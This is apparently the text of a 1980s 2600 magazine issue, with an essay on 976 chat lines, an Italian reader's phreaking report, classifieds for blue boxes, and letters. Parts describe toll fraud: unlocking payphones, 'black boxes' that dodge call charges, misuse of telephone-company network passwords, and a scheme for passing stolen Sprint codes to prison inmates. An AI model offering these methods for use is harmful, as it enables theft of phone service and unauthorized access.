[976 numbers, for those that don't know, are a special class of phone numbers leased to individuals for just about any legal purpose. The person calling is charged typically a connect cost (usually about $1.75) and then a per-minute charge too. The phone company pockets a significant percentage of this revenue, and the owner of the specific service gets the rest. A 900 number is similar to an 800 number (e.g. the toll free phone number area code) but the caller is charged a flat $.50 per call to access it. The numbers operate throughout the continental US and the person who owns the equipment pockets 5 cents for each call placed.]

Somewhat suprisingly, though, I was in England and France a while back and noticed that they're catching on there too! There are big colorful adverts all over the Tube in London advertising a teen party line, for example.

What's also interesting is that not only do they have "call a recording" systems (also known by the name "dial-a-porn" due to the prevalence of that type of recording being available) and systems where you can call up and leave a "personal ad", also hearing someone else's (randomly), but it's been extended to party lines, like they had in the early days of telephones.

A friend of mine runs a 976 "chat" line where he leases 12 phone lines from the phone company and people calling can connect to up to five other people all in one big conference call. (There are some built in limitations on the system—by law—they all must terminate within 3 minutes of connect, and by technology—boosting the signal to go to more than four or five other telephones makes it sound awful).

I think that this development is significant for a number of different reasons above and beyond the further utilization of the telephone, however. It's also an excellent example of the sometimes insidious growth and encroachment of technology on our everyday lives.

But most of all, it's rather a sobering statement on the social lives of people in our fast paced society.

I've sat with my friend as he listens to his own line, or calls other lines to hear how they sound, and most of all I'm struck with the tones of despair and loneliness that all the callers seem to have. Underneath their babble (and indeed it's surprising that people pay so much to say so little) is a group of people who are fundamentally unable to succeed socially in our society.

I know of a woman, quite attractive, personable, and fun to spend time with, who has used the 976 personals recording numbers to meet men. She's actually enjoyed spending time with the people she's ultimately met in person, but they all seem to vanish within a week or two.

Yet another person I know claims that I'm the only friend he has that he hasn't met through "phone conferencing", and that he finds it quite difficult to make friends at parties and such.

So, in a rather circuitous way, I wonder if

(continued on next page)

(continued from previous page)

we're not seeing the usage of these new phone services (and they are used an astounding amount, in excess of a billion dollars worth of phone revenue per year in the US) as indicative of the gradual changes that are transforming our culture and society.

In some sense, they're a direct parallel to computer bulletin board systems—a few years ago when they started to become popular a group of people sprung up that used them as their primary place for making new friends. The parallels are really quite striking. (And the current computer conference systems, like the USENET, are an outgrowth of these early BBS's too, with similar demographics.)

The other question that arises, and I believe is the crux of all of this, is *where did this clique come from?* Is it a new group of people, these that use technology as a vehicle for social interaction, or is it a natural outgrowth of other factors?

My suspicion is that it's an unsurprising result of the expansion of media and the consequent strengthening of the media's "perfect person".

The expectations in society really have changed quite dramatically in the last few years, I believe. One must either be part of the popular culture (e.g. the so-called media stereotypes) or they will have a difficult time succeeding socially.

As Clive Barker (director of the new film *Hellraiser*) says in the magazine *Sight and Sound*: [a minor character in the original has been turned into the second lead in the adaptation and polished up as a more or less conventional heroine] "I liked the fact that in the novella the girl was a total loser. You can live with someone like that for the length of a novella. You can't for a movie."

What exactly is this saying about our culture?

I've strayed a bit off the beaten path, but I would be most interested in hearing about other people's thoughts on this, especially those outside of the United States.

Roman Hackers

The following article is another in a series of overseas tales of hacking and phreaking.

by Hal from Rome

I have seen that sometimes you give space to foreign contributors, so I hope to tell you some things that could be interesting.

In Europe we still have the pulse dial system and in Italy we probably have the oldest telephone system in Europe. In my country we make every effort to be compared with the rest of the world. So even if we do have a bad telephone organization, we miraculously have a lot of services and our fantasies make up for the faults of the Government.

We have successfully created a good organization of people who use a modem and through this organization we successfully hack a lot of things.

First of all, as described in the May 1987 issue, we learned how to easily call free from the phone booths, first using a little tool (an electric wire) and then without any tools—simply by hanging the handset up quickly, thereby "unlocking" the line for calling everywhere. Unfortunately our company locked all of the booths in July so we're trying to find another way.

We are also able to use "black boxes" when receiving a call. If someone calls, you can switch on this electric box connected to the line, lift up the receiver and talk while the phone is still "ringing". In this case the person who has called you doesn't pay anything because this box makes the telephone exchange believe that you *didn't* lift the receiver. So the exchange believes the telephone in your house is still ringing! Sometimes you may have to put up with a light "ring" while you talk. On local calls you can talk as long as you want because the phones can ring forever. On "extra local" calls (we call them "extra urban" calls), the line will be cut after three minutes and you will have to dial again.

Hacking via Modem

We also have a network for long distance calls via modem. While the United States has Telenet, Tymnet, etc., we *fortunately* have only one network because the telephone system is controlled by the Government. Our network is called "ITAPAC" and, as you can imagine, once you get a password to use it you can call all of the biggest computers in the world (BIX, DIALOG, COMPUSERVE, etc.) and only spend money for a local call.

We have several of these passwords and we're quite sure they won't change soon because they

(continued on page 20)

2600 marketplace

8038 CHIP WITH SPEC SHEET, block diagram and pinout—very limited quan. $15.00 each postpaid, checks, m.o. to P.E.I., cash, m.o. shipped same day, checks must clear. Pete G., P.O. Box 463, Mt. Laurel, NJ 08054.

WANTED: Any hacker and phreaker software for IBM compatible and Hayes compatible modem. If you are selling or know anyone who is, send replies to Mark H., P.O. Box 7052, Port Huron, MI 48301-7052.

FOR SALE: Okidata Microline 92 personal printer. Includes manual for instructions. Hardly used. Make an offer and if it's reasonable, I will pay postage. Matt Kelly, 310 Isbell, Howell, MI 48843.

TAP BACK ISSUES. Complete set, vol. #1 to and including vol. #91, including schematics and special reports. Copies in good to excellent condition. $50.00, no checks, includes postage. T. Genese, 219 N. 7th Ave., Mt. Vernon, N.Y. 10550.

DOCUMENTATION on electronic and digital switching systems and PBX's. Willing to purchase/trade. Also looking for other paraphernalia such as Bell System Practices. Write to Bill, c/o 2600, P.O. Box 752C, Middle Island, NY 11953.

BLUE BOXING? Let's exchange info on phone numbers, parts, and etc. Write to: Blue Box, P.O. Box 117003, Burlingame, CA 94011, Attention D.C.

FOR SALE: 8038 multi-purpose tone generator chips, prime quality $7.50 each ppd. Includes comprehensive applications data. Two chips will generate any dual tone format. These are no longer in production. Get 'em while they last. Bruce, P.O. Box 888, Stinson Beach, CA 94970.

SUMMERCON '88—coming to NYC. Watch this space for more info.

FOR SALE: Radio Shack CPA-1000 Pen Register. Just like new. $70.00. J.C. Devendorf, 29261 Buckhaven, Laguna Niguel, CA 92677-1618.

FOR SALE: Ex-Bell blue boxes, old and stylish, may even work! Also a wide range of old Bell comms equipment. Call (514) 393-1840 and ask for Rick for details.

FOR SALE: SWTPC Model CT-82 intelligent video terminal. Completely programmable (150 separate functions), RS-232C & parallel printer ports, full ASCII keyboard w/cursor control pad, 9" P-31 CRT w/7x12 dot matrix—up to 92 column capability, 32 baud rates to 38,400—much more. Excellent condition with full documentation. Originally $800, sell for $125 or best offer. Bernie Spindel, 144 W. Eagle Rd., Suite 108, Haverton, PA 19083.

2600 MEETINGS. Fridays from 5-8 pm at the Citicorp Center in the Market (lobby where the tables are)—153 East 53rd Street, New York City. Come by, drop off articles, ask questions. Call 516-751-2600 for more info.

GOT SOMETHING TO SELL? Looking for something to buy? Or trade? This is the place! The 2600 Marketplace is free to subscribers! Just send us whatever you want to say (without making it too long) and we'll print it! Only people please, no businesses. Address: 2600 Marketplace, P.O. Box 99, Middle Island, NY 11953. Include your address label.

Deadline for Spring issue: 2/15/88.

Roman Hackers

(continued from page 18)

belong to the telephone company! Strange but true: in Italy it is easier to find passwords that belong to the telephone company instead of hacking private passwords. This is because our telephone company (called "SIP") doesn't believe there are very many hackers and so it doesn't care too much about keeping their passwords secret!

Now using ITAPAC, I very often use systems in the United States and one of my favorite ones is an outdial system—one that you can call and say, "OK, now dial this number in the USA." So using this outdial I can connect to every number via modem in the United States and I can join a lot of BBS's normally not connected on the network.

I hope this is of interest to those of you in the United States. Please contact me on BIX (write to "capoccia" and if you want I can give you my password for a while so you don't have to spend anything and so we can write to each other) or write me a number of a BBS at which I can reach you.

In Italy, there isn't actually *any* law against hackers, so you can use this information as you want. I'm not afraid at all and you can publish my address.

Hal (from Rome)
c/o Enrico Ferrari
Via Giuseppe Valmarana 43
00139 Roma
Italy
Phone 011-39-6-810761

Because of existing laws in the United States and because we are always wary of overconfidence, we have omitted any references to specific hacking on specific systems.

More Long Distance Unpleasantries

Recently I decided I wished to have legal access to a long distance carrier's facilities, so I began to gather toll-free 800 customer service numbers to the major interexchange carriers that served my area. A quick call to 800 DA got me the correct number to US Sprint Customer Service for my area (8005314646), and the correct number for ALC Communications, otherwise known as Allnet (8005210297). I then called US Sprint and inquired about getting a travelcard, or a code on one of their 950 or 800 access numbers. However, the person who answered the telephone was insistent upon trying to get me to sign up with US Sprint as my equal access carrier. I didn't want Sprint as my equal access carrier. But one of their travelcards would cost me $10 a month plus charges incurred if I didn't choose them as my Equal Access carrier. I didn't want to have to fork over this ridiculous charge just for a simple code which could be hacked for free. They lost a prospective customer by being so stubborn about getting my Equal Access dollar (this is understandable, as Sprint has invested a huge amount of money in their Equal Access campaign). Another bad point concerning US Sprint is the fact that its authorization codes have been widely abused and posted on electronic bulletin board systems, where they are then spread to more and more people who are potential abusers. I rarely saw an MCI code, or an ALC code posted on a BBS, and when I did, they went bad very quickly, especially in the case of Allnet. This is due to ALC having the city name of the general area that you called from included in their records. When calls come from different points at the same or close to the same time in excess, the customer can be contacted and the code changed. Anyway, back to the pushy representative: I hope this experience opens the eyes of any potential US Sprint customers. Oh, and incidentally, GTE, which owns US Sprint, is a nuclear weapons contractor with the government. Another bad point (see *2600*, March, 1987).

Next, I decided to try MCI. A quick call to 800 DA revealed their 800 customer service number to be 8006246240. I knew this number was incorrect. I recognized the 624 exchange as the one where MCI had a node, which was 8006241022 and has since been replaced with another 800 number (8009501022) that belongs to MCI and also receives ANI (the phone number you're calling from) when you call it (see *2600*, July 1987). Anyway, I then decided to get "assistance" from a local Bell TOPS operator, who was quite friendly, and completed several calls for me in an effort to find the right customer service number. The TOPS called 800 DA for me and I requested any other numbers they might have for MCI, explaining that the number they had was no longer valid. They gave me a number

listed as 'MCI Sales', which was 8006242222. The TOPS (who did not disconnect) then dialed KP FWD+8006242222+ST in an attempt to reach MCI Sales. This number was answered by a Bell ONI Intercept Operator (an intercept operator who didn't know the number I was calling; I had to verbally tell it to her). She then told me that the new number was 8004442222. So, after three attempts, I finally received the correct number for MCI Customer Service, or so I thought. I called this number and informed them of the trouble I had in getting the new customer service number, and the woman who answered the phone said she would look into it. I wonder why AT&T was so slow in getting the new customer service number for one of their major competitors? Updates to the 800 Directory are supposed to be handled automatically, by computer. It seems that someone put a low priority upon this particular company, as I had no problem with any of the others. Anyway, I then began asking the woman some general questions about their service, and only when she asked me my area code was I told that I needed to talk to the Southwest Division, reachable at 8004441212. So, after all this hassle, I finally called and had a chat with what sounded like a Japanese-speaking person who sounded intoxicated. I learned several interesting things from talking to this person. One such thing is that MCI Customer Service reps have access to rate information via a computer. They enter the originating NPA-NXX, and the terminating NPA-NXX, and the computer displays rate information for all three rate classifications (day, evening, and night/holiday). I also discovered that to get a travelcard with MCI, you usually have to pay a one-time fee of $10.30, but they had some sort of special going where you could get the travel card free at this specific point in time. I also asked about MCI operators, assuming that they would be implemented shortly. The man told me they would be there by the end of 1987. This was all fine and well, but it would then take them 10-14 working days to activate my service. I found out other interesting things about them that I plan on including in a separate article which will be released at a later date. One last bad point about MCI—they, like GTE, are a nuclear weapons contractor (see *2600*, March, 1987), so I decided not to deal with them.

The next carrier up was Allnet, or in truth, ALC Communications (formed when Allnet merged with Lexitel). However, 800 DA didn't have any listing for ALC Communications, but they did have a number for "Allnet Customer Service". I called this number and the telephone was answered by a new employee. This person was very helpful and answered all of my questions with no hassle. Allnet had no monthly surcharge for the use of a travel card, and they did not try to push me into signing up with them as my Equal Access carrier. So in other words, I was able to get a code on Allnet easily without much hassle. From the three carriers I sampled, Allnet was by far the most helpful. If you are thinking of getting your own travelcard, I would suggest Allnet. They are, of course, a major reseller of other companies' lines. That is to say they do not have their own network like MCI or US Sprint. Thus, you will have to put up with slightly lower quality lines, but they are still more than adequate for voice and data transmissions.

When choosing, be sure to compare the long distance services that are available in your area before you decide to pick one. Ask them questions, but don't be rude. MCI in particular has their customer service numbers set up in their own 800 exchange, and calls to this exchange will receive ANI. So being polite and tactful is advisable when dealing with them from a home telephone.

Also keep in mind that the customer service numbers listed here are for my area code. You will have to get your own numbers for your area code if you wish to engineer these companies.

One last note: readers, share your experiences! Only through an intelligent communications forum like *2600* can we inform each other and the general public of the good/bad aspects of telephone systems here and abroad.

SOME NUMBERS

10041-1-700-777-7777 **ALLNET conference line in NY—$1 a minute**

10220-1-700-611-6116 **Western Union Help Line**

1-800-988-0000 **Western Union Long Distance Customer Service**

1-800-988-4726 **Western Union Telegram Operator**

(continued from page 16)

DECEMBER'S LETTERS

Guards can prevent visitors from bringing in knives and guns, but so far they've been unable to keep people from reciting numbers. Someone could also easily set up a voice mailbox to read out this month's Sprint codes. All an inmate has to do is call that number and write down the codes. But isn't it true that all calls from a prison have to be collect? That's no problem—simply make the first part of the voice message say "Sure, I'll accept" or something similar.

BBS Thoughts

Dear *2600*:

First off, I'd like to compliment you on your magazine. It really shows how little the average person knows of what's happening in our techno world. Secondly, I saw your comment about wanting to set up a network of safe BBS's. Just in time—I was thinking about re-opening mine, yet abhor the thought of running a pirate BBS again (as in software hacking). I'd love to run a "2600 authorized BBS". I would be running on an Amiga 1000, 3½ inch drive, and 300/1200 BPS. It would be 24 hours a day. I'm still looking for the right software to run, but any that I choose would easily meet your requirements.

P.A.Z.

We have some additional requirements that we can go over with you at a future date. We expect to start adding new boards sometime in January. Anyone else who's interested in running a 2600 board should contact us.

The Missing Chip

Dear *2600*:

As per the "lost" 8038 chip for the box plans: ICL8038 precision waveform generator/voltage cont. oscillator, made by Intersil—now GE/RCA and available from the "common" distributors in most cities (i.e. Arrow Electronics, Schweber Electronics, Hamilton/Avnet Electronics) or to the "hobbiest" from Jameco Electronics, 1355 Shoreway Road, Belmont, CA 94002, (415) 592-8097, FAX 415-592-2503, Telex 176043 (ICL8038CCJD $3.95 w/$20 minimum order).

Yet Another Telco Ripoff

Dear *2600*:

Have you ever been talking on a payphone and had your time run out? First the phone collects your money and then the nice man asks you to deposit a nickel for another five minutes. You reach into your pocket and all you have is a quarter. You deposit your quarter and are left alone for only another five minutes! It seems quite unfair that no matter what you deposit is treated as a nickel. I can understand that under primitive central office equipment the phone just checks to see if there is a coin ground. But today since most big cities have a majority of their central offices cut over to ESS, why can't someone at the phone company modify their switches to accept dimes as dimes and quarters as quarters?

Mary M.
Cornland, Iowa

Why indeed? Let's hear some "explanations" for this one from the folks on the inside. If we don't get a satisfactory answer, you may be looking at next year's project to combat consumer fraud.

The correct address to send a letter or to forward an article is:

2600 Editorial Dept.
P.O. Box 99
Middle Island, NY 11953

Attention Readers!

2600 is always looking for information that we can pass on to you. Whether it is an article, data, or an interesting news item—if you have something to offer, send it to us!

***Remember, much of* 2600**
is written by YOU, our readers.

NOTE: WE WILL ONLY PRINT A BY-LINE IF SPECIFICALLY REQUESTED.

Call our office or BBS to arrange an upload. Send US mail to

2600 Editorial Dept.
Box 99
Middle Island, NY 11953-0099
(516) 751-2600

The Telecom Security Group

SECURITY PERSONNEL: Hackers play a role in violating YOUR computer's security.

LET OUR TEAM PUT YOUR FEARS TO REST with our complete "system penetration" services. We'll also keep you up to date on what hackers know about you.

CALL OR WRITE FOR MORE INFORMATION.

The Telecom Security Group
366 Washington Street
Newburgh, NY 12550

Office: 914-564-0437
Fax: 914-564-5332
Telex: 70-3848

CONTENTS

IMPORTANT NEWS 3
IBM'S VM/CMS SYSTEM ... 4
TELECOM INFORMER 8
BLV 10
LETTERS 12
SOCIAL INTERACTION ... 17
ROMAN HACKING 18
2600 MARKETPLACE 19
L.D. HORROR TALES 20

2600 Magazine
PO Box 752
Middle Island, NY 11953 U.S.A.
Forwarding and Address Correction Requested

SECOND CLASS POSTAGE
Permit Pending at
East Setauket, N.Y.
11733
ISSN 0749-3851

WARNING:
MISSING LABEL